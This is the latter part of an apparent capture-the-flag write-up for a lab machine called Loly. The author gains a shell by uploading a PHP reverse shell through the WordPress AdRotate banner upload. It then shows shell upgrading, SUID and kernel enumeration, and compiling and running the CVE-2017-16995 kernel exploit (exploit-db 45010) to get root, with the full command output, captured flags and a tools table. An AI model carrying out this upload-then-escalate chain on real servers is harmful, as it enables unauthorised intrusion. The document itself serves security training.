
The file would have been uploaded to /wordpress/wp-content/banners/ as per the AdRotate settings.



We hit the url



And we have a shell!



Grabbed the local.txt

```
$ ls
html
local.txt
$ pwd
/var/www
$ whoami
www-data
$ cat local.txt
2c7434fc2ec10dfab3817484dbcbad91
$ ifconfig
ens224    Link encap:Ethernet  HWaddr 00:50:56:bf:69:9d
          inet addr:192.168.196.121  Bcast:192.168.196.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:febf:699d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:687429 errors:0 dropped:0 overruns:0 frame:0
          TX packets:648681 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:161223837 (161.2 MB)  TX bytes:302978596 (302.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:486 errors:0 dropped:0 overruns:0 frame:0
          TX packets:486 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35992 (35.9 KB)  TX bytes:35992 (35.9 KB)

$
```

We're still working with a basic shell, so before we continue, let's upgrade it.

```
$ script /dev/null
script /dev/null
Script started, file is /dev/null
$ bash
bash
www-data@ubuntu:~$
```

Terminal upgraded. Any SUIDs we could exploit?

Nope.

```
www-data@ubuntu:/$ find . -perm /4000 2>/dev/null
find . -perm /4000 2>/dev/null
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/openssh/ssh-keysign
./usr/lib/eject/dmcrypt-get-device
./usr/bin/chfn
./usr/bin/chsh
./usr/bin/newgrp
./usr/bin/passwd
./usr/bin/vmware-user-suid-wrapper
./usr/bin/gpasswd
./usr/bin/sudo
./bin/su
./bin/ntfs-3g
./bin/umount
./bin/ping6
./bin/ping
./bin/fusermount
./bin/mount
```

Let's see if our kernel is vulnerable…

```
www-data@ubuntu:/$ cat /etc/issue
cat /etc/issue
Ubuntu 16.04.1 LTS \n \l
```

```
www-data@ubuntu:/$ uname -a
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x8
www-data@ubuntu:/$
```

Ubuntu 16.04.1 running Kernel 4.4.0-31.

A quick search on exploit-db.com leads me to CVE-2017-16995 – Local Privilege Escalation for Linux Kernel < 4.13.9 Tested on Ubuntu 16.04.

We download and compile it. We'll use the same file upload method we used to upload our shell, so we need to zip the exploit.

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/exploit$ searchsploit -m 45010
  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/45010.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /home/kali/pg/Loly/results/192.168.196.121/exploit/45010.c
```

```
kali@nimbus:~/pg/Loly/results/192.168.196.121/exploit$ gcc -o 45010 45010.c
kali@nimbus:~/pg/Loly/results/192.168.196.121/exploit$ zip 45010.zip 45010
  adding: 45010 (deflated 71%)
kali@nimbus:~/pg/Loly/results/192.168.196.121/exploit$
```

Now that we have it on the server, we'll make it executable and run it.

```
www-data@ubuntu:~/html/wordpress/wp-content/banners$ ls
ls
45010  php-reverse-shell.php
www-data@ubuntu:~/html/wordpress/wp-content/banners$ chmod +x 45010
chmod +x 45010
www-data@ubuntu:~/html/wordpress/wp-content/banners$ ls
ls
45010  php-reverse-shell.php
www-data@ubuntu:~/html/wordpress/wp-content/banners$ ./45010
./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880077114300
[*] Leaking sock struct from ffff880034930b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88007c9d7d80
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff88007c9d7d80
[*] credentials patched, launching shell...
#
```

We have a shell and root!

```
root@ubuntu:/root# cat proof.txt
cat proof.txt
1fc03387f1637b56f534d5d01ea9e4ff
root@ubuntu:/root# ifconfig
ifconfig
ens224    Link encap:Ethernet  HWaddr 00:50:56:bf:69:9d
          inet addr:192.168.196.121  Bcast:192.168.196.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:febf:699d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:688240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:650301 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:161433900 (161.4 MB)  TX bytes:303337931 (303.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:486 errors:0 dropped:0 overruns:0 frame:0
          TX packets:486 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35992 (35.9 KB)  TX bytes:35992 (35.9 KB)

root@ubuntu:/root#
```

Conclusion

This was a fun box and I thoroughly enjoyed the challenge. Obtaining admin access into Wordpress was trivial, but finding a working method to upload a shell took a little time. My basic Google search looking for AdRotate exploits didn't turn up anything, so stumbling onto the upload method while simply combing through the WordPress settings was exciting. The upload function worked perfectly and once we had the initial shell, it didn't take much longer to find a working privilege escalation. I don't come across Wordpress websites often in my day to day job, so this was a nice little refresher for me.

Many thanks to SunCSR Team for the challenge!

FLAGS

Flags are reportedly generated dynamically when the target is reset, so the flags below will be different on each run.

local.txt	2c7434fc2ec10dfab3817484dbcbad91
proof.txt	1fc03387f1637b56f534d5d01ea9e4ff

Commands and Tools Used

Name	Description	How it was used

AutoRecon	AutoRecon is a multi-threaded network reconnaissance tool which performs automated enumeration of services. It is intended as a time-saving tool for use in CTFs and other penetration testing environments (e.g. OSCP). It may also be useful in real-world engagements.	Used to do the initial enumeration discovery of the target.
find	search for files in a directory hierarchy (Linux)	Used to search for executables with the SUID bit enabled for privilege escalation as root.
gobuster	URI and DNS Subdomains brute force tool	Used as part of the AutoRecon script to brute force potential files and directories at the URI
Firefox	Web browser	Used to view the web site served on the target
php-reverse-shell.php	php based reverse shell	Used to establish a shell to the target.
searchsploit	local command line search script for exploit-db.com	Used to obtain the privilege escalation exploit source code - 45010
wpscan	Wordpress Security Scanner	Used to enumerate Wordpress settings and users. Also used to brute force logins.